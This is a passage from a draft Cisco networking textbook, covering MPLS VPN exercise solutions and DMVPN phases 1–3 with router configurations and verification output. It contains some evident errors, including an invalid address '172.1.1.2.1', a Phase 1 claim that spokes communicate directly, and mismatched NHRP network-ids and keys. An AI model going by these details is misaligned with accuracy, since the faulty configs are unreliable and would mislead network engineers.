2368     neighbor 10.111.0.6 remote-as 65020
2369     neighbor 10.111.0.6 update-source Ethernet0/2
2370     neighbor 10.111.0.6 activate
2371     exit-address-family

```

2372 Verification

2373 Traceroute shows connectivity from CE-A1 to CE-A2:

```

2374 CE-A1#traceroute 22.22.22.22 source 11.11.11.11
2375 Type escape sequence to abort.
2376 Tracing the route to 22.22.22.22
2377 VRF info: (vrf in name/id, vrf out name/id)
2378  1 10.111.0.1 5 msec 5 msec 5 msec
2379  2 10.111.0.5 [AS 65020] [MPLS: Label 19 Exp 0] 6 msec 5 msec 6 msec
2380  3 10.111.0.6 [AS 65020] 5 msec 7 msec 7 msec
2381 CE-A1#

```

2382 If you look at the VPNv4 table for the VRF on a PE router, you can see all the prefixes, the route target
 2383 extended community attribute, and the MPLS labels:

```

2384 PE1#show bgp vpnv4 unicast vrf CustomerA
2385 BGP table version is 7, local router ID is 1.1.1.1
2386 Status codes: s suppressed, d damped, h history, * valid, > best, i - internal,
2387                r RIB-failure, S Stale, m multipath, b backup-path, f RT-Filter,
2388                x best-external, a additional-path, c RIB-compressed,
2389 Origin codes: i - IGP, e - EGP, ? - incomplete
2390 RPKI validation codes: V valid, I invalid, N Not found

```

```

2391      Network          Next Hop          Metric LocPrf Weight Path
2392 Route Distinguisher: 100:100 (default for vrf CustomerA) VRF Router ID 1.1.1.1
2393 r> 10.111.0.0/30      10.111.0.2          0           0 65010 i
2394 *>i 10.111.0.4/30    22.22.22.22         0    100      0 65020 i
2395 *> 11.11.11.11/32    10.111.0.2          0           0 65010 i
2396 *>i 22.22.22.22/32   22.22.22.22         0    100      0 65020 i
2397 PE1#show bgp vpnv4 unicast vrf CustomerA 22.22.22.22
2398 BGP routing table entry for 100:100:22.22.22.22/32, version 5
2399 Paths: (1 available, best #1, table CustomerA)
2400   Advertised to update-groups:
2401     2
2402   Refresh Epoch 3
2403   65020
2404     22.22.22.22 (metric 21) from 22.22.22.22 (22.22.22.22)
2405       Origin IGP, metric 0, localpref 100, valid, internal, best
2406       Extended Community: RT:100:100
2407       mpls labels in/out nlabel/19
2408       rx pathid: 0, tx pathid: 0x0
2409 PE1#

```

Leak to CustomerB 2410

This task is slightly different than the example in the chapter. The requirement is to export all the CustomerB routes with a single command. To do this, you can set an additional route target export for the route target 100:100. You do not need an export map. To export the single CustomerA route, you need an export map on PE1. 2411
2412
2413
2414

CE-B1 Configuration 2415

```
interface Loopback0 2416
  ip address 3.3.3.3 255.255.255.255 2417
  ! 2418
interface Loopback1 2419
  ip address 4.4.4.4 255.255.255.255 2420
  ! 2421
interface Ethernet0/0 2422
  ip address 10.111.1.2 255.255.255.252 2423
  no shutdown 2424
  ! 2425
router bgp 65030 2426
  bgp log-neighbor-changes 2427
  network 3.3.3.3 mask 255.255.255.255 2428
  network 4.4.4.4 mask 255.255.255.255 2429
  network 10.111.1.0 mask 255.255.255.252 2430
  neighbor 10.111.1.1 remote-as 65000 2431
  ! 2432
```

PE2 Configuration 2433

```
vrf definition CustomerB 2434
  rd 200:200 2435
  route-target export 200:200 2436
  route-target export 100:100 2437
  route-target import 200:200 2438
  ! 2439
  address-family ipv4 2440
  exit-address-family 2441
  ! 2442
interface Ethernet0/1 2443
  vrf forwarding CustomerB 2444
  ip address 10.111.1.1 255.255.255.252 2445
  no shutdown 2446
  ! 2447
router ospf 1 2448
  ! 2449
router bgp 65000 2450
  ! 2451
```

```

2452 address-family ipv4 vrf CustomerB
2453     neighbor 10.111.1.2 remote-as 65030
2454     neighbor 10.111.1.2 activate
2455 exit-address-family
2456 !

```

2457 PE1 Configuration

```

2458 ip prefix-list EXPORT_TO_B seq 5 permit 11.11.11.11/32
2459 !
2460 route-map EXPORT_TO_B permit 10
2461     match ip address prefix-list EXPORT_TO_B
2462     set extcommunity rt 200:200 additive
2463 !
2464 vrf definition CustomerA
2465 address-family ipv4
2466     export map EXPORT_TO_B
2467 exit-address-family
2468 !

```

2469 Verification

2470 When you look at the BGP table on PE1, you see that 11.11.11.11/32 has route targets for both 100:100 and
 2471 200:200. You also see this for all the CustomerB prefixes:

```

2472 PE1#show bgp vrf CustomerA 11.11.11.11
2473 BGP routing table entry for 100:100:11.11.11.11/32, version 4
2474 Paths: (1 available, best #1, table CustomerA)
2475   Advertised to update-groups:
2476     4
2477   Refresh Epoch 1
2478   65010
2479   10.111.0.2 from 10.111.0.2 (11.11.11.11)
2480     Origin IGP, metric 0, localpref 100, valid, external, best
2481     Extended Community: RT:100:100 RT:200:200
2482     mpls labels in/out 22/nolabel
2483     rx pathid: 0, tx pathid: 0x0
2484 PE1#show bgp vrf
2485 PE1#show bgp vrf CustomerA 3.3.3.3
2486 BGP routing table entry for 100:100:3.3.3.3/32, version 11
2487 Paths: (1 available, best #1, table CustomerA)
2488   Advertised to update-groups:
2489     3
2490   Refresh Epoch 1
2491   65030, imported path from 200:200:3.3.3.3/32 (global)
2492   22.22.22.22 (metric 21) from 22.22.22.22 (22.22.22.22)
2493     Origin IGP, metric 0, localpref 100, valid, internal, best
2494     Extended Community: RT:100:100 RT:200:200
2495     mpls labels in/out nolabel/21
2496     rx pathid: 0, tx pathid: 0x0

```

```

PE1#show bgp vrf CustomerA 4.4.4.4                                2497
BGP routing table entry for 100:100:4.4.4.4/32, version 12      2498
Paths: (1 available, best #1, table CustomerA)                  2499
  Advertised to update-groups:                                  2500
    3                                                            2501
  Refresh Epoch 1                                              2502
  65030, imported path from 200:200:4.4.4.4/32 (global)        2503
    22.22.22.22 (metric 21) from 22.22.22.22 (22.22.22.22)    2504
      Origin IGP, metric 0, localpref 100, valid, internal, best 2505
      Extended Community: RT:100:100 RT:200:200                2506
      mpls labels in/out nolabel/22                             2507
      rx pathid: 0, tx pathid: 0x0                              2508
PE1#                                                            2509

    The ping test further validates that you have met the requirements: 2510

CE-A1#ping 3.3.3.3 source 11.11.11.11                          2511
Type escape sequence to abort.                                  2512
Sending 5, 100-byte ICMP Echos to 3.3.3.3, timeout is 2 seconds: 2513
Packet sent with a source address of 11.11.11.11               2514
!!!!                                                            2515
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/6/8 ms 2516
CE-A1#ping 4.4.4.4 source 11.11.11.11                          2517
Type escape sequence to abort.                                  2518
Sending 5, 100-byte ICMP Echos to 4.4.4.4, timeout is 2 seconds: 2519
Packet sent with a source address of 11.11.11.11               2520
!!!!                                                            2521
Success rate is 100 percent (5/5), round-trip min/avg/max = 5/5/6 ms 2522
CE-A1#ping 4.4.4.4 source 10.111.0.2                           2523
Type escape sequence to abort.                                  2524
Sending 5, 100-byte ICMP Echos to 4.4.4.4, timeout is 2 seconds: 2525
Packet sent with a source address of 10.111.0.2                 2526
.....                                                            2527
Success rate is 0 percent (0/5)                                  2528
CE-A1#                                                            2529

```

Tunneling IPv6 2530

You slightly changed the requirements from the example in the book by peering EIGRP from the CE to the PE. This adds the requirement to redistribute between BGP and EIGRP. Since IPv4 isn't configured on the CE routers, you also need to manually configure a router ID: 2531
2532
2533

```

CE6-1#show ipv6 eigrp neighbors                                2534
EIGRP-IPv6 VR(Apress) Address-Family Neighbors for AS(100)   2535
% No usable Router-ID foundation                                2536

```

2537 **PE1 Configuration**

```

2538 ipv6 unicast-routing
2539 !
2540 interface Ethernet0/2
2541   no ip address
2542   ipv6 address 2002:11::1/64
2543   no shutdown
2544 !
2545 router eigrp Apress
2546 !
2547   address-family ipv6 unicast autonomous-system 100
2548   !
2549   topology base
2550   redistribute bgp 65000 metric 1500 0 255 1 1500
2551   exit-af-topology
2552   exit-address-family
2553 !
2554 router bgp 65000
2555 !
2556 address-family ipv6
2557   redistribute eigrp 100 include-connected
2558   neighbor 22.22.22.22 activate
2559   neighbor 22.22.22.22 send-label
2560   exit-address-family
2561 !

```

2562 **PE2 Configuration**

```

2563 ipv6 unicast-routing
2564 !
2565 interface Ethernet0/3
2566   no ip address
2567   ipv6 address 2002:22::1/64
2568   no shutdown
2569 !
2570 router eigrp Apress
2571 !
2572   address-family ipv6 unicast autonomous-system 100
2573   !
2574   topology base
2575   redistribute bgp 65000 metric 1500 0 255 1 1500
2576   exit-af-topology
2577   exit-address-family
2578 !
2579 router bgp 65000
2580 !
2581 address-family ipv6

```

```

redistribute eigrp 100 include-connected          2582
neighbor 11.11.11.11 activate                    2583
neighbor 11.11.11.11 send-label                 2584
exit-address-family                              2585

```

CE6-1 Configuration 2586

```

ipv6 unicast-routing                             2587
!                                                 2588
interface Loopback0                              2589
no ip address                                    2590
ipv6 address 2002::1/128                         2591
!                                                 2592
interface Ethernet0/0                            2593
no ip address                                    2594
ipv6 address 2002:11::2/64                       2595
no shutdown                                      2596
!                                                 2597
router eigrp Apress                              2598
!                                                 2599
address-family ipv6 unicast autonomous-system 100 2600
!                                                 2601
topology base                                    2602
exit-af-topology                                2603
eigrp router-id 1.1.1.1                         2604
exit-address-family                              2605
!                                                 2606

```

CE6-2 Configuration 2607

```

ipv6 unicast-routing                             2608
!                                                 2609
interface Loopback0                              2610
no ip address                                    2611
ipv6 address 2002::2/128                         2612
!                                                 2613
interface Ethernet0/0                            2614
no ip address                                    2615
ipv6 address 2002:22::2/64                       2616
no shutdown                                      2617
!                                                 2618
router eigrp Apress                              2619
!                                                 2620
address-family ipv6 unicast autonomous-system 100 2621
!                                                 2622
topology base                                    2623
exit-af-topology                                2624
eigrp router-id 2.2.2.2                         2625
exit-address-family                              2626
!                                                 2627

```

2628 Verification

2629 A traceroute shows connectivity from CE6-2 to CE6-1:

```

2630 CE6-2#traceroute 2002::1
2631 Type escape sequence to abort.
2632 Tracing the route to 2002::1

2633  1 2002:22::1 5 msec 5 msec 5 msec
2634  2 2002:11::1 [MPLS: Label 19 Exp 0] 6 msec 6 msec 6 msec
2635  3 2002:11::2 6 msec 6 msec 6 msec
2636 CE6-2#

```

2637 Summary

2638 This chapter discussed MPLS networks. It covered the label protocol for exchanging MPLS information
 2639 and the protocols to support VPNs over MPLS. Even though BGP is the protocol of choice in production
 2640 networks, you saw examples using different routing protocols between the customer edge and the provider
 2641 edge. The material was reinforced with exercises that used the concepts learned in this chapter.

Author Queries

Chapter No.: 23 0005078443

Queries	Details Required	Author's Response
AU1	All occurrences of "ISIS" have been changed to "IS-IS". Please check.	
AU2	Please check if "The default on modern routers is LDP" is okay as edited.	
AU3	Please check if all-caps "NOT" can be changed to italicized " <i>not</i> " for emphasis.	
AU4	Please check if "Attaches an interface to a VRF entered under interface configuration" is okay as edited.	
AU5	Term "customer edge" has not been introduced in the previous section. Please check for correctness.	
AU6	Please check if edit to sentence starting "Their VRF configuration differs..." is okay.	
AU7	Please check if "route distinguisher 10:2" is okay as edited.	
AU8	Please check if sentence starting "If you haven't manually..." is correct as is.	
AU9	Please check if "CustomerA VRF" is okay as edited.	

CHAPTER 24



DMVPN

This chapter will cover Dynamic Multipoint Virtual Point Network (DMVPN) and will show the benefits of enterprises using this to connect multiple locations. This chapter will use different topics from Chapters 6 and 14 to include GRE tunnels, IPsec tunnels, BGP, and OSPF. We will cover all three phases of DMVPN and will end with the next-generation FlexVPN developed by Cisco. At the end of the chapter, there are several challenging exercises that will reinforce what you will have learned.

DMVPN

The Dynamic Multipoint Virtual Point Network (DMVPN) is a Cisco proprietary protocol that allows your network to easily scale. We will use previously discussed concepts to build our DMVPN. DMVPNs use multipoint GRE (mGRE) and IPsec allowing a single GRE tunnel, the Next Hop Resolution Protocol (NHRP), and one IPsec profile on a hub router to manage all other routers or spokes. Normally one central router, the hub, connects to the spokes or branch offices, so they access company resources. We will cover three phases of DMVPN deployments. In Phase 1, spokes can only connect to the hub, and communication to other spokes must traverse the hub. There are no spoke-to-spoke tunnels in Phase 1. Spokes will be configured for point-to-point GRE to the hub and will use their logical IP with the Non-broadcast Multi-access (NBMA) address on the next hop server (NHS) hub.

NHRP is a layer 2 resolution protocol and cache, similar to the Address Resolution Protocol (ARP). The hub router takes on the role of the server, while the spokes act as the clients. The hub keeps track of a NHRP database with the public IP addresses of its spokes. Multipoint GRE interfaces are not configured with a tunnel destination. Since mGRE tunnels do not have a tunnel destination defined, the NHRP database on the hub is queried and notifies mGRE where spokes need to build their VPN tunnel and where to send packet to.

DMVPN provides several benefits which make its use helpful for enterprises:

AU1

Simplified architecture.

Simplified hub router configuration.

The hub router configuration stays constant even when spoke routers are added.

Spoke routers that have dynamic IP addresses are supported.

No more multiple tunnel interfaces for each branch (spoke) VPN.

AU2

A single mGRE or IPsec profile without any crypto access lists is all that is required to handle all spoke routers.

Dynamic creation of spoke-to-spoke tunnels on a needed basis as branches communicate with each other.

The DMVPN architecture simplifies enterprise WANs.

The ability to secure DMVPNs using IPsec encryption.

36
37

Phase 1

Let's configure DMVPN Phase 1 using Figure 24-1.

this figure will be printed in b/w




Figure 24-1. DMVPN diagram

DMVPN Phase 1 with Static Mapping

We will start with the hub first which will be configured with static mappings where mGRE is configured on the hub and GRE is configured on the spokes. This means traffic will only flow from the hub to spokes and not from spokes to spokes. Spokes can register themselves dynamically or statically. We will start with static mappings as stated previously:

AU4

```

43 Headquarters(config-if)#interface Tunnel 0
44 Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
45 Headquarters(config-if)#tunnel source e0/0
46 Headquarters(config-if)#no ip redirects
47 Headquarters(config-if)#ip nhrp authentication DMVPN
48 Headquarters(config-if)#ip nhrp map 10.10.10.2 172.1.2.1
49 Headquarters(config-if)#ip nhrp map 10.10.10.3 172.1.3.1
50 Headquarters(config-if)#ip nhrp network-id 100
51 Headquarters(config-if)#tunnel mode gre multipoint
    
```

As we can see, the tunnel destination command has been replaced with the **tunnel mode gre multipoint** command, which designates this tunnel as a multipoint GRE tunnel. The **ip nhrp map** is used for static mapping for the hub router. The **ip nhrp map multicast dynamic** command enables the forwarding of multicast traffic across the tunnel to dynamic spokes. This is required by routing protocols. It is good to configure DMVPN with a routing protocol to send and receive dynamic updates about the networks.

The **ip nhrp network-id 1** command is used to identify this DMVPN. The **ip nhrp authentication** command is used to authenticate NHRP packets. Let's configure the spokes:

```
Branch1(config)#interface Tunnel 0
Branch1(config-if)#ip address 10.10.10.2 255.255.255.0
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#tunnel destination 172.1.1.1
Branch1(config-if)#no ip redirects
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#ip nhrp network-id 200
```

In order to configure Branch2, we use the same preceding configuration except for swapping out the tunnel IP address:

```
Branch2(config)#interface Tunnel 0
Branch2(config-if)#ip address 10.10.10.3 255.255.255.0
Branch2(config-if)#tunnel source e0/0
Branch2(config-if)#tunnel destination 172.1.1.1
Branch2(config-if)#no ip redirects
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch2(config-if)#ip nhrp network-id 300
Branch2(config-if)#ip nhrp authentication DMVPN
```

As you can see in the DMVPN Phase 1 configuration on the spokes, we have a point-to-point GRE tunnel. We know this because it includes tunnel destination which means it will communicate to the spokes via the hub. NHRP is enabled, and a single mapping is shown for the hub's IP address. It should also be noted that static routes were needed since we were not participating in a routing protocol.

Verify the configuration with the **show ip nhrp** command:

```
Headquarters#sh ip nhrp
10.10.10.2/32 via 10.10.10.2, Tunnel0 created 00:00:22, never expire
  Type: static, Flags: authoritative
  NBMA address: 172.1.2.1
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:22, never expire
  Type: static, Flags: authoritative
  NBMA address: 172.1.3.1
```

AU5

We can see the NHRP cache of our hub. We can see that spokes with tunnel address 10.10.10.2 registered with NBMA address 172.1.2.1 and those with tunnel address 10.10.10.3 registered with NBMA address 172.1.3.1. We also see static for the connection type.

Let's ping the spokes from the hub to verify connectivity:

```

92
93 Headquarters#ping 10.10.10.2
94 Type escape sequence to abort.
95 Sending 5, 100-byte ICMP Echos to 10.10.10.2, timeout is 2 seconds:
96 !!!!!
97 Success rate is 100 percent (5/5), round-trip min/avg/max = 1/4/8 ms
98 Headquarters#ping 10.10.10.3
99 Type escape sequence to abort.
100 Sending 5, 100-byte ICMP Echos to 10.10.10.3, timeout is 2 seconds:
101 !!!!!
102 Success rate is 100 percent (5/5), round-trip min/avg/max = 4/5/8 ms

```

We have verified connectivity. Now let's move on to the Phase 1 configuration with dynamic mapping.

DMVPN Phase 1 with Dynamic Mapping

Now we will configure DMVPN Phase 1 with dynamic mappings. The difference in this configuration will be the hub will not be configured with static mappings to the spokes. This configuration is more scalable than what we configured. This allows more spokes to be added later without making configuration changes to the hub. Let's configure the routers starting with the hub again. Since NHRP is enabled on the tunnel, the mappings will occur dynamically as we configure NHS on the spokes:

```

110 HubHeadquarters(config-if)#interface Tunnel 0
111 Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
112 Headquarters(config-if)#tunnel source e0/0
113 Headquarters(config-if)#no ip redirects
114 Headquarters(config-if)#ip nhrp authentication DMVPN
115 Headquarters(config-if)#ip nhrp network-id 100
116 Headquarters(config-if)#tunnel mode gre multipoint

```

Now let's configure NHS on the spokes. NHS will point to the hub:

```

118 Branch1Branch1(config)#interface Tunnel 0
119 Branch1(config-if)#ip address 10.10.10.2 255.255.255.0
120 Branch1(config-if)#tunnel source e0/0
121 Branch1(config-if)#tunnel destination 172.1.1.1
122 Branch1(config-if)#no ip redirects
123 Branch1(config-if)#ip nhrp nhs 10.10.10.1
124 Branch1(config-if)#ip nhrp network-id 200
125 Branch1(config-if)#ip nhrp authentication DMVPN
126 Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1

```

Let's verify with the **show ip nhrp** command. We see our DMVPN tunnel, and we see that our tunnels are dynamic:

```

129 Headquarters(config-if)#do sh ip nhrp
130 10.10.10.2/32 via 10.10.10.2, Tunnel0 created 00:04:52, expire 01:57:06
131 Type: dynamic, Flags: authoritative unique registered

```

```

NBMA address: 172.1.1.2.1                                     132
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:08, expire 01:59:51 133
Type: dynamic, Flags: authoritative unique registered      134
NBMA address: 172.1.3.1                                     135

```

Let's verify that in DMVPN Phase 1 the spokes will go through the hub to get to other spokes via traceroute: 136
137

```

Tracing the route to 10.10.10.3                             138
VRF info: (vrf in name/id, vrf out name/id)                 139
 1 10.10.10.1 12 msec 8 msec 4 msec                          140
 2 10.10.10.3 4 msec 8 msec 4 msec                          141

```

Our traceroute confirms that traffic flows through the hub and direct spoke-to-spoke communication is possible. 142
143

Let's look at a packet capture of a NHRP registration request from the spoke to the hub. Looking at the NHRP registration request, we can see the source NBMA address of the spoke is 172.1.3.1 and its tunnel IP address is 10.10.10.3. We can see the hub is the destination at IP address 10.10.10.1. 144
145
146

```

> Frame 99: 143 bytes on wire (1144 bits), 143 bytes captured (1144 bits) on interface -, id 0
> Ethernet II, Src: aa:bb:cc:00:04:20 (aa:bb:cc:00:04:20), Dst: aa:bb:cc:00:01:00 (aa:bb:cc:00:01:00)
> Internet Protocol Version 4, Src: 172.1.3.1, Dst: 172.1.1.1
> Generic Routing Encapsulation (NHRP)
  > Next Hop Resolution Protocol (NHRP Registration Request)
    > NHRP Fixed Header
      Address Family Number: IPv4 (0x0001)
      Protocol Type (short form): IPv4 (0x0800)
      Protocol Type (long form): 00000000
      Hop Count: 255
      Packet Length: 105
      NHRP Packet Checksum: 0x03b4 [correct]
      [NHRP Packet Checksum Status: Good]
      Extension Offset: 52
      Version: 1 (NHRP - rfc2332)
      NHRP Packet Type: NHRP Registration Request (3)
      > Source Address Type/Len: NSAP format/4
      > Source SubAddress Type/Len: NSAP format/0
    > NHRP Mandatory Part
      Source Protocol Len: 4
      Destination Protocol Len: 4
      > Flags: 0x8002, Uniqueness Bit, Cisco NAT Supported
      Request ID: 0x00000002 (2)
      Source NBMA Address: 172.1.3.1
      Source Protocol Address: 10.10.10.3
      Destination Protocol Address: 10.10.10.1
      > Client Information Entry

```

this figure will be printed in b/w

AU3

Figure 24-2. NHRP registration packet capture

Next let's look at the NHRP registration reply packet capture.

147

this figure will be printed in b/w




Figure 24-3. NHRP reply packet capture

Phase 2

DMVPN Phase 2 with Static Mapping

Now we will dive into dynamic spoke-to-spoke tunnels where the spokes will also be configured as multipoint tunnels. All NHRP mappings will be static, but spoke-to-spoke communication can take place. In Phase 2, the tunnel mode gre multipoint command is added to all spokes.

The hub configuration will be the same as from our first example. We are using Figure 24-4.




Figure 24-4. DMVPN Phase 2 diagram

Hub

154

```

Headquarters(config)#interface Tunnel 0
Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
Headquarters(config-if)#tunnel source e0/0
Headquarters(config-if)#ip nhrp authentication DMVPNB
Headquarters(config-if)#ip nhrp map 10.10.10.2 172.1.2.1
Headquarters(config-if)#ip nhrp map 10.10.10.3 172.1.3.1
Headquarters(config-if)#ip nhrp network-id 100
Headquarters(config-if)#tunnel mode gre multipoint
Headquarters(config-if)#ip nhrp map multicast dynamic
  
```

155

156

157

158

159

160

161

162

163

Branch1

164

```

Branch1(config)#interface Tunnel 0
Branch1(config-if)#ip address 10.10.10.2 255.255.255.0
Branch1(config-if)#tunnel source e0/0
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
Branch1(config-if)#ip nhrp map 10.10.10.3 172.1.3.1
Branch1(config-if)#ip nhrp network-id 100
Branch1(config-if)#ip nhrp authentication DMVPN
Branch1(config-if)#tunnel mode gre multipoint
  
```

165

166

167

168

169

170

171

172


```

173 Branch2Branch2(config)#interface Tunnel 0
174 Branch2(config-if)#ip address 10.10.10.3 255.255.255.0
175 Branch2(config-if)#tunnel source e0/0
176 Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
177 Branch2(config-if)#ip nhrp map 10.10.10.2 172.1.2.1
178 Branch2(config-if)#ip nhrp network-id 100
179 Branch2(config-if)#ip nhrp authentication DMVPN
180 Branch2(config-if)#tunnel mode gre multipoint

```

181 Now let's verify the DMVPN tunnels:

```

182 Branch1(config-if)#do sh ip nhrp
183 10.10.10.1/32 via 10.10.10.1, Tunnel0 created 00:00:19, never expire
184 Type: static, Flags: authoritative
185 NBMA address: 172.1.1.1
186 10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:19, never expire
187 Type: static, Flags: authoritative
188 NBMA address: 172.1.3.1

```

189 We can see Branch1 has static tunnels built to the hub and other spokes. Now let's verify the spokes can talk directly to one another:

```

191 Branch1#traceroute 10.10.10.3
192 Type escape sequence to abort.
193 Tracing the route to 10.10.10.3
194 VRF info: (vrf in name/id, vrf out name/id)
195  1 10.10.10.3 12 msec 4 msec 8 msec

```

196 We can see that the spokes can communicate directly in Phase 2.

197 DMVPN Phase 2 with Dynamic Mapping

198 Now we will configure our DMVPN with dynamic mapping. The `ip nhrp map multicast dynamic` signals the hub to receive all multicast traffic, and it is required for mGRE tunnels. Our static mappings on the hub will be removed.

201 Let's start with the hub again:

```

202 Headquarters(config)#interface Tunnel 0
203 Headquarters(config-if)#no ip redirects
204 Headquarters(config-if)#ip address 10.10.10.1 255.255.255.0
205 Headquarters(config-if)#tunnel source e0/0
206 Headquarters(config-if)#ip nhrp map multicast dynamic
207 Headquarters(config-if)#ip nhrp authentication DMVPN
208 Headquarters(config-if)#ip nhrp network-id 100
209 Headquarters(config-if)#tunnel mode gre multipoint

```

210 The spokes will now be configured with the `ip nhrp nhs` command which will identify the NHRP next hop server and the `ip nhrp map` command to map to the hub's tunnel and NBMA IP addresses. The `ip nhrp map multicast` command signals the spoke to send all multicast traffic to the hub. This command is only used for multipoint connections and not on point-to-point links:

```

Branch1
214

Branch1(config-if)#tunnel source e0/0
215
Branch1(config-if)#ip nhrp authentication DMVPN
216
Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
217
Branch1(config-if)#ip nhrp map multicast 172.1.1.1
218
Branch1(config-if)#ip nhrp nhs 10.10.10.1
219
Branch1(config-if)#ip nhrp network-id 100
220
Branch1(config-if)#tunnel mode gre multipoint
221

```

```

Branch2
222

```

```

Branch2(config-if)#tunnel source e0/0
223
Branch2(config-if)#ip nhrp authentication DMVPN
224
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
225
Branch2(config-if)#ip nhrp map multicast 172.1.1.1
226
Branch2(config-if)#ip nhrp nhs 10.10.10.1
227
Branch2(config-if)#ip nhrp network-id 100
228
Branch2(config-if)#tunnel mode gre multipoint
229

```

Now let's verify the tunnels and that the spokes can talk directly to one another: 230

```

Headquarters(config-if)#do sh ip nhrp
231
10.10.10.2/32 via 10.10.10.2, Tunnel0 created 00:00:46, expire 01:59:13
232
  Type: dynamic, Flags: authoritative unique registered
233
  NBMA address: 172.1.2.1
234
10.10.10.3/32 via 10.10.10.3, Tunnel0 created 00:00:37, expire 01:59:22
235
  Type: dynamic, Flags: authoritative unique registered
236
  NBMA address: 172.1.3.1
237

```

We can see that our dynamic tunnels have been formed. 238

```

Branch1#traceroute 10.10.10.3
239

Type escape sequence to abort.
240
Tracing the route to 10.10.10.3
241
VRF info: (vrf in name/id, vrf out name/id)
242
 1 10.10.10.3 4 msec 8 msec 4 msec
243

```

Also, we have verified spoke-to-spoke communication without traffic going through the hub. 244

Phase 3 245

To go from DMVPN Phase 2 to 3, we only need to add two commands. We will start by adding the **ip nhrp redirect** command on the hub tunnel. This command will inform allowing spoke-to-spoke direct 246 communication. The next command **ip nhrp shortcut** will be placed on the spoke routers. This command 247 allows spoke routers to make changes in the CEF table when they receive a redirect message from the hub 248 router. We will use Figure 24-5 in our example. 249 250

this figure will be printed in b/w




Figure 24-5. DMVPN Phase 3 diagram

```

251      Hub
252  Headquarter(config)#interface Tunnel 0
253  Headquarter(config-if)#ip address 10.10.10.1 255.255.255.0
254  Headquarter(config-if)#tunnel source e0/0
255  Headquarter(config-if)#ip nhrp map multicast dynamic
256  Headquarter(config-if)#ip nhrp authentication DMVPN
257  Headquarter(config-if)#ip nhrp network-id 100
258  Headquarter(config-if)#ip nhrp redirect
259  Headquarter(config-if)#tunnel mode gre multipoint

260      Branch1
261  Branch1(config-if)#tunnel source e0/0
262  Branch1(config-if)#ip nhrp authentication DMVPN
263  Branch1(config-if)#ip nhrp map 10.10.10.1 172.1.1.1
264  Branch1(config-if)#ip nhrp map multicast 172.1.1.1
265  Branch1(config-if)#ip nhrp nhs 10.10.10.1
266  Branch1(config-if)#ip nhrp network-id 100
267  Branch1(config-if)#ip nhrp shortcut
268  Branch1(config-if)#tunnel mode gre multipoint

269      Branch2
270  Branch2(config)#interface Tunnel 0
271  Branch2(config-if)#ip address 10.10.10.3 255.255.255.0
272  Branch2(config-if)#tunnel source e0/0
    
```

```

Branch2(config-if)#ip nhrp authentication DMVPN          273
Branch2(config-if)#ip nhrp map 10.10.10.1 172.1.1.1     274
Branch2(config-if)#ip nhrp map multicast 172.1.1.1     275
Branch2(config-if)#ip nhrp nhs 10.10.10.1             276
Branch2(config-if)#ip nhrp network-id 100              277
Branch2(config-if)#ip nhrp shortcut                    278
Branch2(config-if)#tunnel mode gre multipoint          279

```

Branch3 280

```

Branch3(config)#interface Tunnel 0                     281
Branch3(config-if)#ip address 10.10.10.4 255.255.255.0 282
Branch3(config-if)#tunnel source e0/0                  283
Branch3(config-if)#ip nhrp authentication DMVPN       284
Branch3(config-if)#ip nhrp map 10.10.10.1 172.1.1.1   285
Branch3(config-if)#ip nhrp map multicast 172.1.1.1   286
Branch3(config-if)#ip nhrp nhs 10.10.10.1            287
Branch3(config-if)#ip nhrp network-id 100             288
Branch3(config-if)#ip nhrp shortcut                    289
Branch3(config-if)#tunnel mode gre multipoint          290

```

Now let's verify the tunnels using the **show dmvpn** command and that the spokes can talk directly to one another: 291 292

```

Headquarter#sh dmvpn                                   293
Legend: Attrb --> S - Static, D - Dynamic, I - Incomplete 294
      N - NATed, L - Local, X - No Socket                295
      T1 - Route Installed, T2 - Nexthop-override        296
      C - CTS Capable                                    297
